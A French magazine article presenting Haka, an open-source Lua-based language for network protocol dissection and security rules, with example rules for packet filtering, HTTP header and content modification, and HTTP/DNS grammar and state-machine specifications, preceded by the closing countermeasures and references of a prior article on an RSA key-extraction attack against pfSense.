3.5 Contre-mesures

L'attaque a été l'objet d'un patch chez pfsense **[6]**, qui rend l'extraction du module encore plus difficile en choisissant de manière aléatoire l'exposant public. On notera d'ailleurs que ce dernier est incomplet, car si l'utilisateur décide de regénérer la clef pendant la configuration de pfsense c'est alors l'application openssl qui est lancée pour générer la clef (utilisant par défaut la valeur F4). ■

Remerciements

Un grand merci à Renaud Lifchitz pour son retour et ses précieux conseils ainsi qu'à Aurélien pour ses multiples relectures.

Références

[0] http://2014.hackitoergosum.org/slides/day3_A_common_weakness_in_RSA_signatures:extracting_public_keys_from_communications_and_embedded_devices_Renaud_Lifchitz_hes2014.pdf
[1] http://crypto.rd.francetelecom.com/publications/p29
[2] http://svn.m0n0.ch/wall/branches/freebsd8/build/tools/voucher.c
[3] http://dud-t.org/code/poc-voucher.tar.gz
[4] http://facthacks.cr.yp.to/
[5] https://github.com/hydroo/quadratic-sieve
[6] https://redmine.pfsense.org/projects/pfsense/repository/revisions/32837bb4ee1c687e40e0da5abcbce100149f84e1/diff/usr/local/www/services_captiveportal_vouchers.php

HAKA, DISSÈQUE-MOI UN PAQUET

Mehdi TALBI, Paul FARIELLO & Pierre-Sylvain DESSE

{mehdi.talbi, paul.fariello, pierre-sylvain.desse}@stormshield.eu

Stormshield Network Security

mots-clés : *DISSECTION PROTOCOLAIRE / RÈGLES DE SÉCURITÉ / DÉTECTION D'INTRUSIONS / LUA*

Haka est un langage open source orienté réseau et sécurité. Il permet de spécifier les protocoles et les règles de sécurité associées. La politique ainsi définie est ensuite appliquée sur un trafic réseau.

1 Introduction

Haka est un langage open source orienté réseau et sécurité. Il permet de décrire des protocoles et les règles de sécurité qui leur sont associées. L'objectif de Haka est d'offrir un moyen simple d'exprimer rapidement des contrôles de sécurité sur des protocoles allant du niveau 2 jusqu'au pseudo niveau 8 : protocoles au-dessus de HTTP tels que Twitter ou Facebook. L'idée étant d'abstraire les tâches fastidieuses pour les utilisateurs : gestion de la mémoire et réassemblage de flux par exemple.

Le langage Haka est basé sur Lua **[1]**, un langage relativement simple, compact (~ 200 ko), performant (dispose d'une version JiT) et qui gagne tous les jours en notoriété à en juger par les multiples outils de sécurité qui l'utilisent (Wireshark, Suricata).

Il est embarqué dans une architecture modulaire illustrée par la figure 1. Celle-ci, intègre des modules de capture de paquets (NFQUEUE, PCAP, et bientôt NETMAP) permettant à l'utilisateur d'appliquer sa politique de sécurité sur un trafic réel ou bien de la rejouer sur un fichier de capture PCAP : les paquets lus sont disséqués selon la description donnée par l'utilisateur, puis évalués par les règles de sécurité également définies par l'utilisateur. Finalement, l'architecture intègre des modules d'alerte permettant de remonter les activités malveillantes. Des modules de journalisation sont aussi disponibles.

L'architecture est flexible. Elle permet l'intégration de nouveaux modules comme un moteur pour l'évaluation des expressions régulières (disponible depuis la version 0.2). On pourrait également imaginer un nouveau module pour le désassemblage du payload en instructions assembleur.

Il est important de comprendre que Haka n'est pas un outil, mais un langage simplifiant le développement d'outils. À ce titre, Haka peut être utilisé par plusieurs types d'utilisateurs : chercheurs désirant évaluer l'efficacité de nouveaux algorithmes de détection d'intrusions, RSSI souhaitant déployer rapidement de nouvelles contres-mesures ou bien consultants voulant investiguer et identifier un incident réseau sur un protocole exotique (*network forensics*). Haka peut ainsi être utilisé aussi bien en ligne commandes (rejeu d'un enregistrement PCAP) qu'en mode démon (interception et analyse des paquets sur une interface réseau).




Fig. 1 : Architecture de Haka.

2 Règles de sécurité

L'objectif primaire de Haka est de faciliter la définition de règles de sécurité. Celles-ci permettent de filtrer les paquets et flux en vérifiant certaines propriétés sur les champs des protocoles. Il est également possible de modifier à la volée le contenu des paquets, d'en créer de nouveaux et de les injecter.

L'API de Haka permet de réagir à une attaque de manière passive (journaliser un événement, lever une alerte) et active (rejeter un paquet ou un flux). L'accès en lecture/écriture à tous les champs des protocoles permet d'imaginer des scénarios de réaction plus complexes : rediriger les requêtes HTTP provenant d'un navigateur obsolète vers un serveur de mise à jour, leurrer un outil de scan réseau, etc.

2.1 Hello Packet

Il s'agit ici du classique exemple introductif de langage adapté à un contexte réseau. La règle suivante permet d'afficher sur la sortie standard l'adresse IP source et destination des paquets interceptés par Haka. La configuration débute par le chargement du dissecteur **ipv4**. Ensuite, la règle de sécurité est définie, elle consiste en un point de branchement **hook** et une fonction d'évaluation. Dans l'exemple ci-dessous, la règle de sécurité sera évaluée à chaque réception d'un paquet IP. Les données de dissection sont disponibles (champs du protocole IP) via la variable **pkt**. Nous nous contentons ici d'afficher uniquement les adresses source et destination du paquet.

```
local ipv4 = require('protocol/ipv4')

haka.rule{
    hook = ipv4.events.receive_packet,
    eval = function (pkt)
        haka.log("Hello", "Packet from %s to %s", pkt.src, pkt.dst)
    end
}
```

2.2 Filtrage de paquets

Les règles de sécurité ont accès à tous les champs et données des protocoles. Ceci permet de filtrer les paquets en vérifiant n'importe quelles propriétés de sécurité sur les données remontées par les dissecteurs protocolaires. Il est ainsi trivial de définir des règles de filtrage pour vérifier si les protocoles sont conformes à leurs spécifications ou bien de mettre en place des règles plus restrictives que celles permises par la RFC (n'autoriser que les requêtes HTTP « POST » et « GET »). L'exemple suivant permet d'interdire les connexions à destination du réseau 192.168.100.0/24.

```
local ipv4 = require('protocol/ipv4')
local tcp_connection = require('protocol/tcp_connection')

local net = ipv4.network("172.16.3.0/24")

haka.rule{
    hook = tcp_connection.events.new_connection,
    eval = function (flow, pkt)
        if net:contains(flow.dstip) then
            haka.alert{
                severity = 'low',
                description = "connection refused",
                sources = {
                    haka.alert.address(flow.srcip),
                    haka.alert.service(flow.srcport)
                },
                start_time = pkt.ip.raw.timestamp
            }
            flow:drop()
        end
    end
}
```

La règle débute par le chargement des dissecteurs requis. La ligne qui suit permet de définir une variable locale **net** correspondant au réseau filtré. La règle de sécurité est ensuite définie, elle est évaluée cette fois-ci à chaque tentative d'établissement de nouvelle connexion (événement **new_connection**). Si la connexion est à destination du réseau **net**, une alerte est émise et le flux est rejeté.

À noter qu'il s'agit ici d'une simple règle de filtrage de flux et qu'il est possible de définir un groupe de règles (via **haka.rule_group{ ... }**) à la manière des règles de flux dans un firewall.

2.3 Modification de flux

Dans les règles de sécurité, il est possible d'altérer le contenu des paquets et flux. Il s'agit ici d'une fonctionnalité majeure de Haka étant donné que toute la complexité de ces modifications telles que l'ajustement des numéros de séquences, la fragmentation éventuelle des paquets ou encore le calcul des sommes de contrôle sont gérés de manière transparente pour l'utilisateur.

L'exemple suivant permet de modifier à la volée la valeur de certains en-têtes d'une requête HTTP. L'évaluation de cette règle aura pour conséquence la suppression de l'en-tête « Accept-Encoding » et la modification des en-têtes « Accept » et « User-Agent ». Les deux derniers seront rajoutés à la liste des en-têtes s'ils sont absents. Cette règle aura ainsi pour effet de s'assurer que le serveur ne réponde pas avec du contenu non compressé.

```
local http = require('protocol/http')

http.install_tcp_rule(80)

haka.rule{
    hook = http.events.request,
    eval = function (flow, request)
        request.headers['Accept-Encoding'] = nil
        request.headers['Accept'] = '*/*'
        request.headers["User-Agent"] = "HAKA User-Agent"
    end
}
```

L'exemple précédent illustre une modification simple de certains champs du protocole HTTP. Il est possible d'aller plus loin en modifiant les données de réponse HTTP. On se propose ici de flouter toutes les pages HTML renvoyées par le serveur web en injectant le code CSS suivant :

```
local css = [[
    <style type="text/css" media="screen">
        * {
            color: transparent !important;
            text-shadow: 0 0 3px black !important;
        }
    </style>'
]]
```

Pour arriver à nos fins, nous complétons la règle précédente par deux règles. La première de ces règles active la modification des données de réponse HTTP. Ce mode permet à l'utilisateur de modifier à la volée le contenu HTML sans se soucier de la taille des données (mise à jour de l'entête **Content-Length** par exemple).

```
haka.rule {
    hook = http.events.response,
    eval = function (http, response)
        http:enable_data_modification()
    end
}
```

La seconde règle permet quant à elle d'injecter le code CSS dans les réponses HTTP. La règle débute par le chargement du moteur d'évaluation des expressions régulières que nous utiliserons pour injecter le code CSS à la fin de la balise **HEAD**. L'usage de l'expression régulière est justifié ici, car le motif recherché dans le contenu HTML est simple.

Attention !

L'utilisation des expressions régulières pour rechercher des motifs complexes dans du contenu HTML est déconseillée.

À noter ici l'utilisation de l'option **streamed** de l'événement **response_data** qui permet de mettre en pause l'évaluation de l'expression régulière tant que de nouvelles données du flux HTTP ne sont pas encore disponibles.

```
local rem = require('regexp/pcre')

local pattern = '</head>'
local regexp = rem.re:compile(pattern, rem.re.CASE_INSENSITIVE)

haka.rule{
    hook = http.events.response_data,
    options = { streamed = true },
    eval = function (flow, iter)
       local result = regexp:match(iter, true)
       if result then
           result:pos('begin'):insert(haka.vbuffer_from(css))
       end
    end
}
```

3 Dissection protocolaire

L'analyse des protocoles réseau nécessite de disposer au préalable de dissecteurs. Ces derniers sont souvent codés en C ce qui implique des développements ardus, coûteux en temps et souvent non exempts d'erreurs. Afin de simplifier cette tâche pour un utilisateur n'ayant pas d'expertise en programmation système, le langage a été conçu afin de permettre également la spécification des protocoles. Cette spécification couvre à la fois le format des messages échangés et la machine à états du protocole. La grammaire Haka permet de décrire à la fois les protocoles de type texte comme HTTP et binaires tels que DNS.

3.1 Grammaire de spécification des protocoles

Comme présenté plus haut, la grammaire Haka permet de décrire principalement les protocoles réseau. Le parseur qui découle de cette description permet de s'assurer de la conformité protocolaire, mais aussi d'offrir un accès en lecture et écriture à tous les champs du protocole. La grammaire Haka introduit un certain nombre d'éléments pour décrire un protocole. On distingue :

- Les briques élémentaires. On retrouve ici les éléments de base tels que **flag**, **number**, **bytes**, **token**, **empty**. Par exemple, à chaque fois que l'on utilise **flag**, un seul bit de données sera parsé et la valeur du champ sera rendue disponible pour les règles de sécurité sous forme de booléen.
- Les briques composées. On retrouve ici des structures telles que **array** pour décrire un tableau d'éléments, **branch** pour pouvoir distinguer différents chemins de parsing (en fonction de données précédemment parsées) ou bien **record** et **sequence** pour décrire des structures de données.




Fig. 2 : Grammaire Haka – Éléments composés.

- Les options. Il s'agit ici de fonctions que l'on applique sur les éléments de la grammaire telles que les fonctions de conversion. Ces options peuvent être génériques ou bien spécifiques à certains éléments de la grammaire. À titre d'exemple, l'option **count** appliquée ci-après sur l'élément **bytes** permet de délimiter la taille du champ **name**.

```
field('name', bytes():count(50)
```

Nous donnons ci-après une spécification partielle des protocoles HTTP et DNS au moyen de la grammaire Haka. Dans les exemples qui suivent, les briques élémentaires seront colorées en bleu, les briques composées en vert et les options en jaune.

3.1.1 HTTP

Le code suivant est la spécification d'une requête HTTP définie selon la RFC 2816 par une méthode (**GET** par exemple) suivie par une URI (**/foo/bar/index.html**) et une version de protocole (HTTP/1.1). Ces éléments sont séparés par des espaces (WS) et la ligne de requête est terminée par les caractères CR et LF :

Exemple : **GET /foo/bar/index.html HTTP/1.1 CRLF**.

La spécification débute par la définition des éléments terminaux WS et CRLF en utilisant l'élément **token** qui permet de parser les champs d'un protocole par le biais d'une expression régulière. Nous utilisons ensuite l'élément **record** pour décrire la version du protocole comme une composition de la chaîne « HTTP/ » et d'un nombre. À noter l'utilisation de l'élément **field** qui nous permet de nommer les champs et de récupérer leurs valeurs dans des règles de sécurité. Finalement, une ligne de requête HTTP est définie en utilisant un **record**.

```
WS = token('[[:blank:]]+')
CRLF = token('[%r]?%n')

version = record{
    token('HTTP/'),
    field('version', token('[0-9]+%.[0-9]+'))
}

request_line = record{
    field('method', token('[[:alnum:]]+')),
    WS,
    field('uri', token('[[:alnum:][:punct:]]+')),
    WS,
    version,
    CRLF
}
```

De manière similaire, nous avons la spécification des en-têtes HTTP. Le premier bloc décrit un seul en-tête. Le second bloc décrit une liste d'en-têtes HTTP au moyen de l'élément **array**. Sur ce dernier est appliquée une option **untilcond** permettant de délimiter la taille du tableau. Cette option repose sur une fonction particulière **lookahead** qui permet de vérifier un octet plus loin à partir de la position actuelle de parsing si un caractère CRLF est présent (présence d'un en-tête supplémentaire) ou pas (dernier en-tête).

```
header = record{
    field('name', token('[^:[:blank:]]+')),
    token(':'),
    WS,
    field('value', token('[^%r%n]+')),
    CRLF
}

local is_last_header = function (elem, ctx)
    local la = ctx:lookahead()
    return la == 0xa or la == 0xd
end

headers = record{
    field('headers', array(header)
        :untilcond(is_last_header),
    CRLF
}
```

3.1.2 DNS

L'exemple suivant est une portion de la spécification d'un protocole binaire. Plus précisément, il s'agit de la spécification d'un en-tête *ressource record* DNS (voir figure 3). La partie intéressante ici est l'élément **branch** qui permet de parser le champ **rdata** de différentes manières. L'élément **branch** est défini comme une liste de scénarios possibles et une fonction de sélection qui va déterminer la branche à suivre en se basant sur la valeur du champ type. Par exemple, si le type vaut 'A', alors **rdata** sera parsé comme une adresse IP, et s'il vaut 'NS' il sera parsé comme un nom de domaine.

```
resourcerecord = record{
    field('name',    dn),
    field('type',    type),
    field('class',   number(16)),
    field('ttl',     number(32)),
    field('length',  number(16)),
    branch({
            -- parsing scenarios
            A = field('ip', number(32)
                :convert(ipv4_addr_convert, true)),

            NS = field('name', dn),

            --[[ more cases follow ]]
        },
        -- selector function
        function (self, ctx)
            return self.type
        end
    ),
}
```

3.2 Machine à états

Haka permet de décrire également la machine à états d'un protocole. L'exemple suivant est une portion de la machine à états de HTTP qui débute par la définition du type de la machine à états et la création ensuite de deux états HTTP: **request** et **response.** Pour chaque état, nous indiquons la grammaire à laquelle doivent se conformer




Fig. 3 : Entête DNS – Ressource Record.

les messages pour chacune des directions up (messages du client vers le serveur) et down (messages du serveur vers le client). Dans cet exemple, **request_grammar** et **request_grammar** correspondent respectivement à la spécification complète d'une requête et d'une réponse HTTP dans le langage Haka.

```
state_type(BidirectionalState)

request = state(request_grammar, nil)
response = state(nil, response_grammar)
```

L'étape suivante consiste à décrire pour chaque état les transitions qui lui sont propres. Une transition est composée de :

- Un événement **event** sur lequel est attachée la transition. À titre d'exemple, les événements **up** et **down** sont déclenchés lorsque des données provenant respectivement du client est du serveur sont disponibles ;
- Une condition **when** à évaluer pour décider si la transition doit avoir lieu ;
- Une action **execute** à entreprendre lorsque la condition **when** est satisfaite ;
- Un état destination **jump** qui sera l'état de la machine après la transition.

```
request:on{
    event = events.up,
    when = function (self, res)
        -- [[ ... ]]
    end,
    execute = function (self, res)
        self.request = res
        --[[ ... ]]
    end,
    jump = response,
}

response:on{
    --[[ ... ]]
}
```

L'étape finale consiste à définir les transitions communes à tous les états représentés par le biais du mot-clé **any.** Par exemple, définir des transitions lorsque le message parsé n'est pas conforme à sa spécification : événement **parse_error**.

```
any:on{
    event = events.parse_error,
    execute = function (self, err)
        --[[ ... ]]
    end,
    jump = fail,
}
```

3.3 Gestion des événements

On distingue deux types d'événements dans Haka : ceux qui sont utilisés par la machine à états pour déclencher des transitions et ceux qui sont utilisés dans les règles de sécurité. Ces derniers représentent le lien entre les dissecteurs et les règles de sécurité. Lorsqu'un tel événement est déclenché, toutes les règles de sécurité attachées sur cet événement sont évaluées sur la base de paramètres issus de la dissection : champs des paquets IP et TCP, éléments de requêtes et de réponses HTTP, etc. La séparation forte entre la définition du protocole d'une part et l'implémentation des règles de sécurité d'autre part permet d'assurer une plus grande lisibilité à l'ensemble, de facilement distribuer des dissecteurs de protocoles et d'organiser le code des utilisateurs de Haka en modules facilement compréhensibles.

4 Hakabana

Hakabana est un outil dérivé de Haka et qui permet de visualiser en temps réel le trafic intercepté par Haka via un tableau de bord Kibana **[6]**. Kibana étant un outil open source permettant de visualiser et de filtrer des données horodatées contenues dans un index Elasticsearch.

Hakabana consiste en un jeu de règles de sécurité qui s'appuient sur l'API Haka afin de remonter des informations diverses : bande passante, nature du trafic, données de géolocalisation, détails sur les protocoles HTTP et DNS vers un serveur Elasticsearch. L'API Haka permet facilement d'étendre Hakabana. On pourrait par exemple tirer parti de la grammaire Haka pour créer un nouveau dissecteur et exporter ses données vers Kibana ou tout simplement modifier le jeu de règles existant afin de remonter plus de données sur les protocoles HTTP, DNS, etc.

Fig. 4 : Hakabana - Tableau de bord Kibana.

En complément à Hakabana, il est aussi possible depuis la version 0.2.1 de Haka de visualiser les alertes émises par Haka via un tableau de bord Kibana.

Conclusions

Haka est un langage orienté réseau et sécurité permettant de spécifier les protocoles et de définir les règles de sécurité associées. Le langage Haka a permis de développer rapidement plusieurs dissecteurs : ICMP, UDP, TCP, HTTP, DNS, SMTP. Cet exercice s'est révélé particulièrement simple puisque cela consistait principalement à transposer la RFC telle quelle dans le langage Haka. Quelques lignes de code suffisent pour décrire les deux aspects d'un protocole réseau : la grammaire, qui définit le format des paquets, et l'automate d'état, qui décrit le comportement temporel du protocole.

Le langage a été embarqué dans une architecture modulaire afin de permettre d'appliquer la politique de sécurité ainsi définie sur un trafic réel ou bien de la rejouer sur un fichier de capture PCAP. L'architecture est extensible et peut facilement être étendue avec de nouveaux modules. Il est d'ailleurs vivement encouragé de participer aux développements de Haka via le dépôt GitHub **[4]** prévu à cet effet. Les utilisateurs pourront ainsi contribuer via de nouveaux modules en C, de nouveaux dissecteurs protocolaires ou bien tout simplement en proposant de nouvelles règles de sécurité.

Les développements futurs de Haka seront orientés sur l'amélioration des performances. Les résultats d'évaluation et de profilage nous ont déjà permis d'identifier plusieurs pistes pour optimiser les performances :

- Compilation de la grammaire Haka en code C ;
- Intégration d'un module de capture de paquets plus performant : `netmap` ;
- Revue des « mappings » entre le code C et le code Lua ;
- Optimisations diverses sur le code Haka. ■

REMERCIEMENTS

Le projet HAKA est en partie financé par le Fonds national pour la Société Numérique (FSN). Nous tenons à remercier également nos partenaires Télécom ParisTech et Open Wide avec lesquels nous collaborons sur ce projet.

Références

[1] Site officiel de Lua : www.lua.org

[2] Site officiel de Haka : haka-security.org

[3] Code source de Haka : github.com/haka-security

[4] Contribuer au développement de Haka : github.com/haka-security/contrib

[5] Compte Twitter Haka : twitter.com/hakasecurity

[6] http://www.elasticsearch.org/overview/kibana/